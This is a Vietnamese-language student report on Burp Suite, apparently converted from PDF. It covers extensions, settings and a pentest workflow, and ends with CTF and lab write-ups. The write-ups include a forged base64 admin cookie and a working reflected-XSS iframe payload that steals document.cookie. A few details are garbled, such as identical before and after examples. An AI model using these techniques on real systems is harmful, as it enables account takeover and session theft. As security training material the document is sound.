Name	Installed	Rating	Popularity	Last updated	Detail
.NET Beautifier		★★★★★	1,234	23 Jan 2017	Requires Burp ...
Active Scan++		★★★★★	1,234	25 Mar 2021	Requires Burp ...
Add & Track Custom Issu...		★★★★★	1,234	03 Mar 2020	Requires Burp ...
Add Custom Header		★★★★★	1,234	08 Jul 2020	Requires Burp ...
Additional CSRF Checks		★★★★★	1,234	14 Dec 2018	Requires Burp ...
Additional Scanner Checks		★★★★★	1,234	21 Dec 2018	Requires Burp ...
Adhoc Payload Processors		★★★★★	1,234	06 Nov 2019	Requires Burp ...
AES Killer, decrypt AES tr...		★★★★★	1,234	13 May 2021	Requires Burp ...
AES Payloads		★★★★★	1,234	28 Aug 2015	Requires Burp ...
Anonymous Cloud, Config...		★★★★★	1,234	11 Feb 2021	Requires Burp ...
Anti-CSRF Token From R...		★★★★★	1,234	28 Feb 2020	Requires Burp ...
Asset Discovery		★★★★★	1,234	12 Sep 2019	Requires Burp ...
Attack Surface Detector		★★★★★	1,234	08 Mar 2019	Requires Burp ...
Auth Analyzer		★★★★★	1,234	14 May 2021	Requires Burp ...
Authentication Token O...		★★★★★	1,234	12 Jun 2020	Requires Burp ...
AuthMatrix		★★★★★	1,234	02 Feb 2018	Requires Burp ...
Authz		★★★★★	1,234	01 Jul 2014	Requires Burp ...
Auto Repeater		★★★★★	1,234	04 Apr 2018	Requires Burp ...
Auto-Drop Requests		★★★★★	1,234	07 Oct 2019	Requires Burp ...
Authorize		★★★★★	1,234	17 Mar 2020	Requires Burp ...
Autowasp		★★★★★	1,234	13 Apr 2021	Requires Burp ...
AWS Security Checks		★★★★★	1,234	18 Jan 2018	Requires Burp ...
AWS Signer		★★★★★	1,234	18 Oct 2019	Requires Burp ...
AWS Sigv4		★★★★★	1,234	28 Apr 2020	Requires Burp ...
Backslash Powered Scan...		★★★★★	1,234	07 Apr 2021	Requires Burp ...
Batch Scan Report Gener...		★★★★★	1,234	03 Oct 2017	Requires Burp ...
BeanStack - Stack-trace F...		★★★★★	1,234	27 Nov 2020	Requires Burp ...
Blazer		★★★★★	1,234	01 Feb 2017	Requires Burp ...
Bookmarks		★★★★★	1,234	21 May 2020	Requires Burp ...
Bradamsa		★★★★★	1,234	02 Jul 2014	Requires Burp ...
Brida, Burp to Frida bridge		★★★★★	1,234	18 May 2020	Requires Burp ...
Broken Link Hijacking		★★★★★	1,234	23 Jul 2019	Requires Burp ...
Bugsever Repeater		★★★★★	1,234	01 Jul 2014	Requires Burp ...
Buby		★★★★★	1,234	14 Feb 2017	Requires Burp ...
BugPoC		★★★★★	1,234	22 Jun 2020	Requires Burp ...
Burp Bounty, Scan Check...		★★★★★	1,234	08 Oct 2020	Requires Burp ...
Burp Chat		★★★★★	1,234	23 Jan 2017	Requires Burp ...
Burp CSJ		★★★★★	1,234	23 Mar 2015	Requires Burp ...

.NET Beautifier

This extension beautifies .NET requests to make the body parameters more human readable. Built-in parameters like __VIEWSTATE have their values masked. Form field names have the auto-generated part of their name removed.

Requests are only beautified in contexts where they can be edited, such as the Proxy intercept view.

For example, a .NET request with the following body:

```
__VIEWSTATE=<snipped>&lt;input type="text" name="username" value="n00b" />&lt;input type="password" name="password" value="pwned" />
```

will be displayed like this:

```
__VIEWSTATE=<snipped>&lt;input type="text" name="username" value="n00b" />&lt;input type="password" name="password" value="pwned" />
```

This is done without compromising the integrity of the underlying message so you can edit parameter values and the request will be correctly reconstructed. You can also send the beautified messages to other Burp tools, and they will be handled correctly.

Author: Nadeem Douba
Version: 0.3
Source: <https://github.com/portswigger/dotnet-beautifier>
Updated: 23 Jan 2017


Rating: ★★★★★ **Popularity:** 1,234 **Submit rating**

Install

10.3. Burp Extender API:

Tab này chứa thông tin chi tiết về các API có sẵn để tạo thêm Burp extensions.

Danh sách hiển thị các API có sẵn trong phiên bản Burp đang chạy. Chọn tên của interface từ danh sách để hiển thị đầy đủ interface code. Ta cũng có thể sử dụng “Save interface files” và “Save Javadoc files” để lưu các bản sao cục bộ của các tệp này để sử dụng khi phát triển các extensions.



```
1 package burp;
2
3 /**
4 * $ @(#) IBurpCollaboratorClientContext.java
5 *
6 * Copyright PortSwigger Ltd. All rights reserved.
7 *
8 * This code may be used to extend the functionality of Burp Suite Community Edition
9 * and Burp Suite Professional, provided that this usage does not violate the
10 * license terms for those products.
11 */
12 import java.util.List;
13
14 /**
15 * This interface represents an instance of a Burp Collaborator client context,
16 * which can be used to generate Burp Collaborator payloads and poll the
17 * Collaborator server for any network interactions that result from using those
18 * payloads. Extensions can obtain new instances of this class by calling
19 * <code>IBurpExtenderCallbacks.createBurpCollaboratorClientContext()</code>.
20 * Note that each Burp Collaborator client context is tied to the Collaborator
21 * server configuration that was in place at the time the context was created.
22 */
23 public interface IBurpCollaboratorClientContext
24 {
25
26     /**
27      * This method is used to generate new Burp Collaborator payloads.
28      *
29      * @param includeCollaboratorServerLocation Specifies whether to include the
30      * Collaborator server location in the generated payload.
31      *
32      * @return The payload that was generated.
33      *
34      * @throws IllegalStateException if Burp Collaborator is disabled
35      */
36     String generatePayload(boolean includeCollaboratorServerLocation);
37
38     /**
39      * This method is used to retrieve all interactions received by the
40      * Collaborator server resulting from payloads that were generated for this
41      * context.
42      *
43      * @return The Collaborator interactions that have occurred resulting from
44      * payloads that were generated for this context.
45      */
46 }


```

Save Interface files Save Javadoc files

10.4. Options:

Tab này chứa các tùy chọn cho cài đặt extension, Java environment, Python environment và Ruby environment.

Setting



These settings control how Burp handles extensions on startup.

Automatically reload extensions on startup

Automatically update installed BApps on startup

- Có tự động tải lại tiện ích mở rộng khi khởi động hay không. Lưu ý: Nếu Burp bị tắt với cài đặt này được chọn và bạn vẫn muốn khởi động lại Burp mà không tự động tải lại bất kỳ tiện ích mở rộng nào thì bạn có thể khởi động Burp bằng cờ


dòng lệnh --disable-extensions. Điều này sẽ ngăn không cho Burp tự động tải lại bất kỳ tiện ích mở rộng nào.

- Có tự động cập nhật các Bapps đã cài đặt khi khởi động hay không.

Java environment

Cho phép cấu hình môi trường để thực thi các extensions được viết bằng Java.


Nếu extension sử dụng bất kỳ thư viện nào, ta có thể chỉ định một thư mục mà từ đó các thư viện sẽ được tải. Burp sẽ tìm kiếm thư mục này và bất kỳ thư mục con nào cho các tệp JAR và sẽ bao gồm các thư mục này trong classpath của trình nạp lớp được sử dụng để tải các Java extension.



Python environment

Cho phép cấu hình môi trường để thực thi các extension được viết bằng Python.


Để sử dụng Python extensions, ta cần tải Jython, một trình thông dịch Python được triển khai bằng Python.



- Location of the Jython standalone JAR file: Đây là vị trí tải Jython.
- Folder for loading modules: Chỉ định một thư mục mà từ đó trình thông dịch Python sẽ load modules được yêu cầu cho các extensions.

Ruby environment


Cho phép cấu hình môi trường để thực thi các extension được viết bằng Ruby. Để sử dụng Ruby extensions, cần tải JRuby một trình thông dịch Ruby được triển khai bằng Java.



III. How to use Burp Suite for penetration testing:

1. Testing workflow:

Sơ đồ phía dưới là tổng quan về các phần chính trong quy trình kiểm tra xâm nhập của Burp:



1.1. Recon and analysis:

Công cụ Proxy nằm ở trung tâm của Burp's workflow, có thể sử dụng trình duyệt web của Burp hoặc trình duyệt bên ngoài trong khi Burp nắm bắt tất cả thông tin liên quan và cho phép bạn dễ dàng bắt đầu các hành động khác.

Mở trình duyệt web và truy cập vào trang web. Quá trình này sẽ điền vào Proxy history và Target site map với tất cả nội dung được request (qua live scanning) và sẽ thêm vào site map bất kỳ nội dung nào được suy ra từ response của ứng dụng. Sau đó ta nên xem lại bất kỳ mục nào chưa được request (được hiển thị bằng màu xám trong site map) và request lại các mục này.

Analyze the application's attack surface

Quá trình ánh xạ ứng dụng sẽ điền vào Proxy history và Target site map với tất cả thông tin mà Burp đã nắm được về ứng dụng. Cả hai đều chứa các tính năng giúp ta phân tích thông tin chúng chứa và đánh giá bề mặt tấn công mà ứng dụng bộc lộ.

1.2. Tool configuration:

Các tool được sử dụng:

- Display.
- Target scope.
- Platform authentication.
- Session handling.
- Task scheduling.

1.3. Vulnerability detection and exploitation:

Sau khi hoàn thành việc kiểm tra lại và phân tích ứng dụng đích cũng như bất kỳ cấu hình cần thiết nào của Burp, ta có thể bắt đầu kiểm tra các lỗ hổng phổ biến của ứng dụng. Ở giai đoạn này, thường hiệu quả nhất là sử dụng nhiều công cụ Burp cùng một lúc, chuyển các yêu cầu riêng lẻ giữa các công cụ để thực hiện các tác vụ khác nhau, cũng như quay lại trình duyệt của mình để thực hiện các thử nghiệm bổ sung.

Input-based bugs

Với các lỗi như SQL injection, cross-site scripting và file path traversal, ta có thể sử dụng Burp theo nhiều cách:

- Sử dụng Burp Intruder để thực hiện fuzzing, sử dụng các test strings và payload.
- Gửi từng request đến Burp Repeater để sửa đổi và gửi lại request.
- Sau khi xác định một số lỗi, có thể khai thác bằng cách sử dụng Burp Intruder.

Logic and design flaws

Với các lỗi như unsafe use of client-side controls, failure to enforce account lockout, and the ability to skip key steps in multi-stage processes:

- Xem xét kỹ Proxy history sẽ xác định các yêu cầu liên quan cần được điều tra.
- Thăm dò việc xử lý các request không mong muốn của ứng dụng bằng cách sử dụng Burp Repeater hoặc bằng cách bật Proxy interception và thay đổi các request.
- Khai thác lỗi logic và design bằng cách sử dụng Burp Intruder như liệt kê username hợp lệ, đoán password,...
- Sau khi xác nhận logic or design flaw, có thể khai thác bằng cách sử dụng Burp Proxy's match/ replace, hoặc session handling rules, để thay đổi request theo cách có hệ thống.

Access control issues

Burp chứa một số tính năng có thể hỗ trợ kiểm tra các lỗ hổng kiểm soát truy cập:

- Sử dụng Compare site maps cho các tasks khác nhau như: kiểm tra xem người dùng có đặc quyền thấp có thể truy cập các chức năng cần được hạn chế cho người dùng có đặc quyền cao hơn hay không,...
- Sử dụng các trình duyệt khác nhau để truy cập ứng dụng và sử dụng Burp Proxy listener cho từng trình duyệt (sử dụng các ports khác nhau). Sau đó, ta có thể mở thêm Proxy history window và đặt bộ lọc hiển thị trên mỗi cửa sổ để chỉ hiển thị các mục nhận được trên một listener port cụ thể. Sau đó, ta sử dụng “Request in browser in current browser session” để chuyển đổi các request giữa các trình duyệt, nhằm xác định cách chúng được xử lý trong ngữ cảnh người dùng của trình duyệt đó.
- Nhiều lỗ hổng báo cáo đặc quyền phát sinh khi ứng dụng chuyển mã định danh người dùng trong tham số yêu cầu và sử dụng mã đó để xác định bối cảnh người dùng hiện tại. Ta có thể chủ động khai thác loại lỗ hổng này bằng cách sử dụng Burp Intruder để chuyển qua các số nhận dạng ở định dạng thích hợp (ví dụ: sử dụng số hoặc loại tải trọng của trình lặp tùy chỉnh) và định cấu hình trích xuất các mục grep để truy xuất dữ liệu thú vị của người dùng cụ thể từ phản hồi của ứng dụng.

Other vulnerabilities

- Xem lại nội dung Target site map để biết các vấn đề rò rỉ thông tin, sử dụng chức năng Search and Find comments.
- Sử dụng Burp Sequencer để phân tích một session token từ ứng dụng và ước tính chất lượng ngẫu nhiên của chúng.

- Đối với một số encrypted session tokens hoặc các tham số khác, có thể sử dụng the bit flipper and ECB block shuffler payload types trong Burp Intruder để decrypte data mà ứng dụng có thể xử lý.
- Có thể viết custom Burp extensions để thực hiện các specialized or customized tasks.

2. Sử dụng Burp Suite để giải các bài CTF:

2.1. Who am i:

Link: <http://34.76.107.218/whoami/>

Click vào link hiện ra trang web:



Please Enter Your Username and Password !!

Username:

Password:

Xem source code:

```
<html>
<title>Administrator Panel</title>

<CENTER>
<html>
<title>Administrator Panel</title>
<link href="http://fonts.googleapis.com/css?family=Patua+One" rel="stylesheet" type="text/css">
<font face="Patua One">
<br><br><br>
<font face="Patua One"><p style="font-size:25px">Please Enter Your Username and Password !!</p></font>
<CENTER>
<form method="POST">
    <fieldset style="width:400px; border: 2px solid #486f9a; border-radius: 5px; padding: 10px;">
        <label for="user">Username:</label>
        <input type="Text" name="user" id="user" autocomplete="off"><br><br>
        <label for="user">Password:</label>
        <input type="Password" name="pass" id="pass" autocomplete="off"><br><br>
        <input type="submit" value="Submit">
    </fieldset><br><br>
</form>

<!--
    Guest Account:
    -----
    Username:Guest
    Password:Guest
-->
```

Thấy có username và password, thử đăng nhập:



Welcome, Guest !

Access Denied. You have no admin privileges, Please login with an administrator account

Dùng Burp Site ta lấy được cookies authentication


```
GET /whoami/admin.php HTTP/1.1
Host: 34.76.107.218
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
Referer: http://34.76.107.218/whoami/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: Authentication=bG9naW49R3Vlc3Q43D
```

Thử decode base64 cookies ta được kết quả: login=Guest7

Do trang web yêu cầu đăng nhập với admin và cookies vừa decode được là của guest nên ta thử đổi cookies thành login=admin và encode base64:

```
GET /whoami/admin.php HTTP/1.1
Host: 34.76.107.218
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://34.76.107.218/whoami/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: Authentication=bG9naW49YWRtaW4=
```

Sau đó forward lại lần nữa:



Welcome, Administrator !

Congratulation. Your Flag is :

FLag{B@D_4uTh1Nt1C4Ti0n}

2.2. Reflected XSS into HTML context with most tags and attributes blocked

Link: <https://portswigger.net/web-security/cross-site-scripting/contexts/lab-html-context-with-most-tags-and-attributes-blocked>

- Theo hint bài này thì lỗi hỏng nằm ở phần search
- Vào bài lab ta thử nhập một đoạn script như một thói quen: <script>alert(1)</script>

"Tag is not allowed"

- Sau nhiều lần thử với các payload khác nhau thì nó đều hiện Tag is not allowed
- Rút được nhận xét thì bài này chặn hầu hết các tags và attributes rồi. Nếu gửi request với 1 tag bị chặn, respond sẽ trả về với status code 400 và nếu tag hoặc attribute không bị chặn thì respond sẽ trả về với status code 200. Dựa vào điều này có thể dùng Burpsuite để kiểm tra tất cả các tag và attribute xem thử có cái nào chưa bị chặn không
- Dùng Intruder của burpsuite để brute force các thẻ tag

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /?search=<$> HTTP/1.1
2 Host: ac5b1f291f939a2080d47e61008e002a.web-security-academy.net
3 Cookie: session=9SB0S5JjzqWNx199OkgPN6mIxG7j074fp
4 Sec-Ch-Ua: "Not A;Brand";v="95", "Chromium";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://ac5b1f291f939a2080d47e61008e002a.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

- Sau khi attack thì tất cả các thẻ đều bị block ngoại trừ thẻ body

Req...	Payload	Status	Error	Timeout	Length	Comment
17	<script>	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
18	bdi	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
19	bdo	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
20	bsound	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
21	big	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
22	blink	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
23	blockquote	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
24	body	200	<input type="checkbox"/>	<input type="checkbox"/>	3309	
25	br	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
26	button	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
27	canvas	400	<input type="checkbox"/>	<input type="checkbox"/>	155	
28	caption	400	<input type="checkbox"/>	<input type="checkbox"/>	155	

- Bây giờ thì kiểm tra tới attribute

```

1 GET /vulnerabilities/319 HTTP/1.1
2 Host: acb1f291f939ac000d47e61008e002a.web-security-academy.net
3 Cookie: session=9B080jJzcxWtx199OkgPH6alnG7j07dfp
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange,v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: https://acb1f291f939ac000d47e61008e002a.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

```

- Sau khi attack thì ta thấy attribute có thể sử dụng được là onresize

Requ...	Payload	Status	Error	Timeout	Length	Comment
76	onpointerleave	400			161	
77	onpointermove	400			161	
78	onpointerout	400			161	
79	onpointerover	400			161	
80	onpointerrawupdate	400			161	
81	onpointerup	400			161	
82	onpopstate	400			161	
83	onprogress	400			161	
84	onreadystatechange	400			161	
85	onrepeat	400			161	
86	onreset	400			161	
87	onresize	200			3318	

- Quay trở lại với bài lab thì ta click vào Go to exploit server. Ta dán payload dưới đây xuống phần body

```
<iframe src="https://acf91f231f46eb20802a4d16009e0049.web-security-academy.net/?search=%3Cbody%20onresize%3D%22alert(document.cookie)%22%20%2F%3E" onload="this.style.width='100px'">
```

- Payload là 1 thẻ iframe với src link của bài lab và 1 attribute onload, attribute này có nhiệm vụ là đợi trang web trong iframe load xong (trang web có link là giá trị của thuộc tính src) sẽ set chiều dài của iframe bằng 100px. Giá trị của biến search là 1 thẻ body với sự kiện onresize (decode url ra sẽ thấy), onresize sẽ thực thi mã Javascript khi trình duyệt thay đổi kích thước, ở đây là alert(document.cookie) kết hợp với việc thay đổi kích thước khi hoàn thành load trong thẻ iframe nữa thì mã Javascript trong thẻ body được thực thi và thế là xong bài lab

- Kết quả

The screenshot shows a browser window for the URL <https://acad1fcc1eafb6ee8027820e01270069.web-security-academy.net>. The page title is "Reflected XSS into HTML context with most tags and attributes blocked". A green button at the top right says "LAB Solved". Below the title, there's a link "Back to lab description >". The main message is "Congratulations, you solved the lab!". There are buttons for "Share your skills!" and "Continue learning >". On the left, under "Craft a response", there's a form with fields for "URL" (set to the solved URL), "HTTPS" (checkbox checked), "File" (containing "/exploit"), and "Head" (containing "HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8").

IV. Tổng kết:

Trong báo cáo này, nhóm em đã tìm hiểu chi tiết về Burp Suite và cách áp dụng Burp Suite cho penetration testing. Đồng thời nhóm em cũng đã thực hiện một cuộc tấn công brute-force đơn giản sử dụng burp suite để có thể cho mọi người hiểu rõ hơn về cách sử dụng. Tuy nhiên do điều kiện hạn chế nên nhóm chỉ tìm hiểu và thực hành trên Burp Suite Community, do đó có một số tính năng không được sử dụng như Scanner, Engagement tools,... Hi vọng qua báo cáo này có thể giúp mọi người có kiến thức về Burp Suite và biết cách sử dụng hiệu quả.

